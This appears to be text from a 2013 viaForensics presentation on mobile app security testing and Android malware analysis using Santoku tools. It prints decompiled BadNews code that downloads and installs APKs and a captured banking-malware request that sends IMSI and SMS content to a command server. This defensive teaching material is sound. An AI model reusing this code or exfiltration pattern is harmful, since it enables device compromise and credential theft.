
Apps were selected based on popularity, number of downloads, or potential sensitivity of data

Approximately 80 apps have been reviewed
and organized into categories

Category	# apps reviewed
Finance	10
Lifestyle	11
Productivity	6
Travel	5
Social Networking	6
Security	6
Other	6

2013 APP TESTING RESULTS

81 tested apps - 32 iOS, 49 Android



Mobile Device Security

Who is Responsible? (It's simple just follow the lines.)



Device Manufacturers

Customize the OS and develop core applications. Subject to OS and carrier specifications.

OS Developers

Kernel and primary system and app security architecture. Try to control app distribution.

Wireless Carriers

Control the primary data network, OS configuration and OS updates.

App Developers

Known/trusted plus many unknown/untrusted as well.



Corporations

Deploying MDM and security tools. Some user controls.

End Users

Might modify device OS, some control of device security settings.

Any.DO

—
Business and personal task management app
iOS and Android

—
Millions of users

—
Many vulnerabilities, no response from company

—
<https://viaforensics.com/mobile-security/security-vulnerabilities-anydo-android.html>


Any.DO Analysis - Forensics

—
Locate Any.DO app directory
adb pull /data/data/com.anydo

—
Examine database/binary files

—
Capture network traffic

Any.DO Analysis - Forensics



A screenshot of a terminal window titled "santoku@santoku-0: ~/Apple/_un...ydo.AnyDO/Library/Preferences". The window displays XML configuration data. The XML includes an array of days of the week (Sunday through Thursday), a boolean value for calendar analytics reporting, a real number for sync average time interval, a password, a sync number of measures (15), a stored push notifications token, and a last valid storage date (1982-04-25T10:14:31Z). It also shows configuration manager application language set to "en" and a new user indicator.

```
<array>
    <string>Sunday</string>
    <string>Monday</string>
    <string>Tuesday</string>
    <string>Wednesday</string>
    <string>Thursday</string>
</array>
<key>anydo_calendarAnalyticsReported</key>
<true/>
<key>syncAverageTimeInterval</key>
<real>21.530508</real>
<key>password</key>
<string>t3sting-via</string>
<key>syncNubmer0fMeasures</key>
<integer>15</integer>
<key>storedPushNotificationsToken</key>
<string>0c8439007992f8ca590b3df330ba2f13d40a891747640a55eca4daaaacde0c4a
</string>
<key>lastValidStorageDate</key>
<date>1982-04-25T10:14:31Z</date>
<key>configurationManager_applicationLanguage</key>
<string>en</string>
<key>anydo_newuser</key>
```

ViaLab - 1.1

New Open Save Options

viaLab Assessments

Any.do

Sections

Setup

Results

- Found Username
- Found Keywords
- Found Password
- Found Social Security Number
- Search Results
- Password complexity
- Fuzzing crash - please re

Artifacts

2013_07_29T20-59-10_lo

Network

Results

Traffic output

SSL Check

Nmap light scan: 107.21.

Connected

LGE Nexus 4
Android 4.2

OK

Setup Network Forensics Code Advanced Report Editor

1. Select app

2. Network Setup

3. General Information

4. Login and Data population

i Info

Please select your application in the list below in case you already installed it on the viaLab Phone.

If you haven't installed the application yet, please select the manual install option in the drop down menu below to select it and automatically install it.

Select/Installed app(s)

Any.do

Description

Test of Any.Do

Back Forward

Finding

Screenshot

Note

Output

Finding:

Save in section:

Status:

Description:

OK

viaLab

santoku@ubuntu:... contagio mobile: ...

06:24

VIAFORENSICS

viaLab-1.1

anydo.pdf

File Edit View Go Bookmarks Help

Previous Next 1 (1 of 172) Fit Page Width

Index

Any.Do
Device Information
Table of Contents
▶ Summary of Findings
Any.do 2.31 Android
▼ Setup
LOW RISK Found User...
MEDIUM RISK Found ...
HIGH RISK Found Pass...
MEDIUM RISK Found ...
Search Results
MEDIUM RISK Passwo...
▶ Network
Forensics 147
▶ Code 148
Compliance 171
▶ Appendices 171

Summary of Findings

Any.do 2.31 Android

Status	Item	Section
LOW RISK	Found Username	Setup
MEDIUM RISK	Found Keywords	Setup
HIGH RISK	Found Password	Setup
MEDIUM RISK	Found Social Security Number	Setup

MEDIUM RISK	Password complexity	Setup
MEDIUM RISK	SSL Check	Network

santoku@ubuntu:... contagio mobile:... Desktop anydo.pdf 07:49

MOBILE MALWARE ANALYSIS



NQ MOBILE

NQmobile

Sensitive data

Contacts
Websites visited
Installed Apps
Phone #
IMEI/IMSI
Android ID
SMS (referenced)
Email (referenced)

Encryption

Chinese Server #1:
Ciphered, crackable

Chinese Server #2:
Encryption key included in data stream

Amazon EC2 Server:
Plaintext

Security

Attempts to gain root access

Tries to mount /system r+w

Generates fake anti-virus alerts

Updated	Size	Installs	Current Version	Requires Android	Content Rating
November 15, 2013	4.3M	10,000,000 - 50,000,000	7.0.10.00	2.1 and up	Low Maturity

Bad News

—
Android Malware, masquerades as an innocent advertising network

—
Packaged in many legitimate apps, usually targeting the Russian market

—
Has ability to download additional apps, and prompts the user to install them, posing as "Critical Updates". Uses this mechanism to spread known malware, typically Premium Rate SMS fraud.

—
For more information see the report by Lookout: <https://blog.lookout.com/blog/2013/04/19/the-bearer-of-badnews-malware-google-play/>

apktool

apktool is a tool for reverse engineering Android apk, it disassembles the code to .smali files, decoding also the resources contained into the apk.

It can also repackage the applications after you have modified them.

We can run it on a Badnews sample:

```
$ apktool d ru.blogspot.playsib.savageknife.apk savage_knife_apktool/
I: Baksmaling...
I: Loading resource table...
I: Loaded.
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/santoku/apktool/framework/1.apk
I: Loaded.
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
```

Source: <https://code.google.com/p/android-apktool/>

© Copyright 2013 viaForensics, LLC. Proprietary Information.

apktool -> smali

We can grep for known sensible method calls and strings

```
$ grep -R getDeviceId .
```

```
./smali/com/mobidisplay/advertsv1/AdvService.smali: invoke-virtual {v1}, Landroid/telephony/TelephonyManager;->getDeviceId()Ljava/lang/String;
```

```
$ grep -R BOOT_COMPLETED .
```

```
./AndroidManifest.xml: <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
```

```
./AndroidManifest.xml: <action android:name="android.intent.action.BOOT_COMPLETED" />
```

```
./smali/com/mobidisplay/advertsv1/BootReceiver.smali: const-string v2, "android.intent.action.BOOT_COMPLETED"
```

apktool -> smali

We can manually analyze
the disassembled smali
code provided by apktool.

For example here we see a
broadcast receiver that will
listen for
BOOT_COMPLETED
intents and react to them
starting a service in the
application.

```
# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 3
    .parameter "context"
    .parameter "intent"

    .prologue
    .line 16
    invoke-virtual {p2}, Landroid/content/Intent;-->getAction()Ljava/lang/String;
    move-result-object v1

    const-string v2, "android.intent.action.BOOT_COMPLETED"
    invoke-virtual {v1, v2}, Ljava/lang/String;-->equals(Ljava/lang/Object;)Z
    move-result v1

    if-eqz v1, :cond_1

    .line 18
    new-instance v0, Landroid/content/Intent;

    invoke-direct {v0}, Landroid/content/Intent;--><init>()V

    .line 19
    .local v0, serviceIntent:Landroid/content/Intent;
    const-string v1, "com.mobidisplay.advertsv1.AdvService"
    invoke-virtual {v0, v1}, Landroid/content/Intent;-->setAction(Ljava/lang/String;)Landroid/content/Intent;

    .line 20
    invoke-virtual {p1, v0}, Landroid/content/Context;-->startService(Landroid/content/Intent;)Landroid/content/ComponentName;
```

BadNews Malware Sample -> Dex2Jar -> JD-GUI



Contagio MiniDump
Malware Repository
contagiominidump.blogspot.com

```
santoku@santoku: ~/badnews
File Edit Tabs Help
santoku@santoku:~/badnews$ ls
ru.blogspot.playsib.savageknife.apk
santoku@santoku:~/badnews$ dex2jar ru.blogspot.playsib.savageknife.apk
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.9
dex2jar ru.blogspot.playsib.savageknife.apk -> ru.blogspot.playsib.savageknife_dex2jar.jar
Done.
santoku@santoku:~/badnews$ ls
ru.blogspot.playsib.savageknife.apk ru.blogspot.playsib.savageknife_dex2jar.jar
santoku@santoku:~/badnews$
```

Java Decompiler - AdvService.class

File Edit Navigate Search Help

ru.blogspot.playsib.savageknife_dex2jar.jar

com

- glenginelite.test
- google.ads
- mobildisplay.advertsvl
 - AReceiver
 - AdvService\$1
 - AdvService
 - BootReceiver
 - R
- ru.blogspot.playsib.savageknife

AdvService.class

```
private void install(String paramString1, String paramString2, int paramInt1, int paramInt2)
{
    DownloadFromUrl(paramString1, paramString2, getApplicationContext());
    Intent localIntent = new Intent("android.intent.action.VIEW");
    localIntent.setDataAndType(Uri.fromFile(new File("/mnt/sdcard/download/" + paramString2)), "application/*");
    localIntent.setFlags(268435456);
    getApplicationContext().startActivity(localIntent);
}

private void log(String paramString)
{
}

private void parseIconInstall(JSONObject paramJSONObject)
throws JSONException, IOException
{
    String str = paramJSONObject.getString("url");
    addShortcutAPK(paramJSONObject.getString("title"), str, paramJSONObject.getString("icon"), paramJSONObject.getInt("sound"), paramJSONObject.getInt("vibro"));
}

private void parseIconPage(JSONObject paramJSONObject)
throws JSONException, IOException
{
    String str = paramJSONObject.getString("url");
    addShortcut(paramJSONObject.getString("title"), str, paramJSONObject.getString("icon"));
}

private void parseInstall(JSONObject paramJSONObject)
throws JSONException
{
    int i = paramJSONObject.getInt("sound");
    int j = paramJSONObject.getInt("vibro");
    install(paramJSONObject.getString("url"), paramJSONObject.getString("iconname"));
}
```

santoku@santoku... [LXTerminal] Java Decomplier - ...

Korean Banking Malware

Targets	Techniques	C&C
nh.smart	.zip encryption flags	LAMP Server (with vulns)
com.shinhan.sbanking	Intercept pkg (un)install	Contact Provider
com.hanabank.ebk.channel.		
android.hananbank	Intercept SMS	Phone Receiver
com.webcash.wooribank	Device admin	SMS Reciever

Korean Banking Malware (Analysis)

axmlprinter2	apktool	Dynamic
Unzip axmlprinter2 AndroidManifest.xml	Reverse engineer apktool d -f /home/santoku/Desktop/aaa-noflags.apk	sudo iptables --t nat --A PREROUTING --j REDIRECT --i wlan0 --p tcp --m tcp ----to-- ports 8080
	Re-compile apktool b aaa-noflags/ test.apk	mitmdump ---vvv -T ----host -- z --b 192.168.10.1
	dex2jar	

Korean Banking Malware (mitmdump)

SEMRECEIVER_DATA => http://103.20.193.59/index.php?
m=Api&a=SMSReceiver&imsi=3102600000000000&number=15555215554&from=555&content=TES
T+Bank+Credentials

Send Heartbeat => http://103.20.193.59/index.php?
m=Api&a=Heartbeat&newclient=1&number=15555215554&imsi=3102600000000000&issms=1&iscal
l=0&capp=&sapp=%23%ED%95%98%23%EC%8B%A0

COLLECT

Forensics



Security



Network/System



Sensors



DASHBOARD

REPORTS

- ▶ Apps Installed
- ▶ Battery Charge
- ▶ Geo Location
- ▶ Network
- ▶ Aggregate

SETUP

DEVICES

USERS

NOTIFICATIONS


Dashboard

ADD WIDGET

PRINT FRIENDLY

CUSTOM RANGE

Welcome to viaProtect early beta access. During the beta we will regularly be deploying new features, optimizing the product and shaping the platform to meet customer needs. Feedback is an important part of helping us make a product that supports your business challenges and we would love to hear from you. Please email support@viaforensics.com or visit <http://support.viaforensics.com/> for any assistance.



● NETSTAT

Show 100 entries Device: samsung SCH-I545 (ahoog42's S4)

Search:

App	UID	Source Address	Source Port	Destination Address	Destination Port	Country	State
YouTube	10181	10.177.0.127	36349	74.125.29.156	80	United States	ESTABLISHED
CIO Summit	10227	10.177.0.127	47428	98.158.20.156	443	United States	ESTABLISHED
Dropbox	10217	10.177.0.127	41365	108.160.162.53	443	United States	ESTABLISHED

A LITTLE HELP, PLEASE.

—
HOWTOs

—
New/existing tool development

—
.deb package maintenance

—
Forums, spreading the word



Andrew Hoog
312-878-1100

ahoog@viaforensics.com

Keep in touch with us on Twitter at **@viaforensics** or
at **viaforensics.com**.